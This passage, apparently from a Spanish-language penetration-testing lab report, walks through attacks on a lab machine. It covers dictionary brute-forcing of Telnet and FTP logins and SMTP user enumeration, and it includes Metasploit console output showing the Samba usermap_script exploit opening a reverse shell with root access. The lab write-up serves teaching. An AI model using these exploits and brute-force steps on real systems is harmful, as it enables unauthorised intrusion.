




Ilustración 18 Exploit para búsqueda de credenciales correctas




El exploit está comparando contraseñas y usuarios del diccionario que se tiene hasta encontrar las credenciales correctas, una vez se obtengan las credenciales correctas se intenta la conexión remota, como se evidencia en la siguiente ilustración.

Ilustración 19 Credenciales telnet obtenidas



Después de múltiples intentos se evidencia que el exploit encontró credenciales para iniciar sesión. Ahora se procede a hacer el ingreso manualmente desde otra terminal y se obtiene un ingreso exitoso como se evidencia en la siguiente ilustración.

Ilustración 20 Ingreso Telnet con credenciales encontradas



Explotación del Puerto 25 (SMTP)

El puerto 25 es utilizado por el protocolo SMTP (Simple Mail Transfer Protocol), que se encarga del envío de correos electrónicos. En entornos mal configurados, este servicio puede estar expuesto y permitir ataques como la enumeración de usuarios o el envío de comandos sin autenticación.

Ilustración 21 Búsqueda de vulnerabilidades smtp






Ilustración 22 Asiganción de dirección ip victima smtp



La vulnerabilidad encontrada ya trae consigo un diccionario de posibles usuarios asociados, por lo que se intenta el exploit de una vez.

Si bien el ataque a este puerto/servicio no compromete el sistema directamente, es muy útil ya que proporciona usuarios que pueden servir para ataques a servicios como SSH o Telnet.

Ilustración 23 Usuarios encontrados



Explotación del puerto 53 (DNS)

El puerto 53 es el encargado de la resolución de nombres de dominio, en otras palabras, convierte las direcciones IP a palabras o dominios, lo que facilita el acceso a otros servicios.

Ilustración 24 Búsqueda de vulnerabilidad puerto 53





Ilustración 25 Configuración y ejecución del ataque



Explotación del Puerto 139 (Samba)

El puerto 139 se utiliza para el servicio **NetBIOS Session Service**, que permite compartir archivos e impresoras entre equipos en una red. La explotación de este puerto permite enumerar información del sistema, usuarios, recursos compartidos, y en algunos casos, incluso obtener acceso no autorizado al sistema.

Ilustración 26 Búsqueda de vulnerabilidad de Samba




Ilustración 27 Selección de módulo





Ilustración 28 Exploit de puerto 139



Explotación del Puerto 445 (Samba)

El puerto 445 proporciona el mismo servicio que el puerto 139 solo que, en otra versión, pero presentan la misma vulnerabilidad. Por lo que se utilizará el mismo modulo de vulnerabilidades, solo se cambiará el módulo.

Ilustración 29 Módulo antes de cambiar puerto

```
[*] 192.168.5.4 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS   192.168.5.4      yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)
```

Ilustración 30 Cambio de puerto

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS   192.168.5.4      yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)
```

Ilustración 31 Ejecución de exploit

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.5:4444
[*] Command shell session 2 opened (192.168.5.5:4444 → 192.168.5.4:35093) at
 2025-08-07 19:32:49 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74
          inet addr:192.168.5.4  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:8c74/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2037 errors:17 dropped:0 overruns:0 frame:0
          TX packets:1514 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:140840 (137.5 KB)  TX bytes:148358 (144.8 KB)
          Interrupt:9 Base address:0×d020
```

Explotación del Puerto 2121 (ProFTP)

Teniendo en cuenta que este es un servicio FTP se utilizará el mismo modulo utilizado en el ataque a dicho servicio. Lo primero es buscar el módulo de la vulnerabilidad y seleccionar el módulo.

Ilustración 32 Búsqueda de vulnerabilidad




Ilustración 33 Selección de modulo




Ilustración 34 Selección de archivo de usuarios y contraseñas






Ilustración 35 Coincidencia de usuario y contraseña



Una vez se tiene la coincidencia del usuario y contraseña se abre otra terminal y se inicia sesión en el servicio ftp para comprobar que satisfactoriamente si son correctos.

Ilustración 36 Inicio exitoso FTP



Explotación del puerto 3306 (MYSQL)

Ilustración 37 Búsqueda de vulnerabilidad puerto 3306


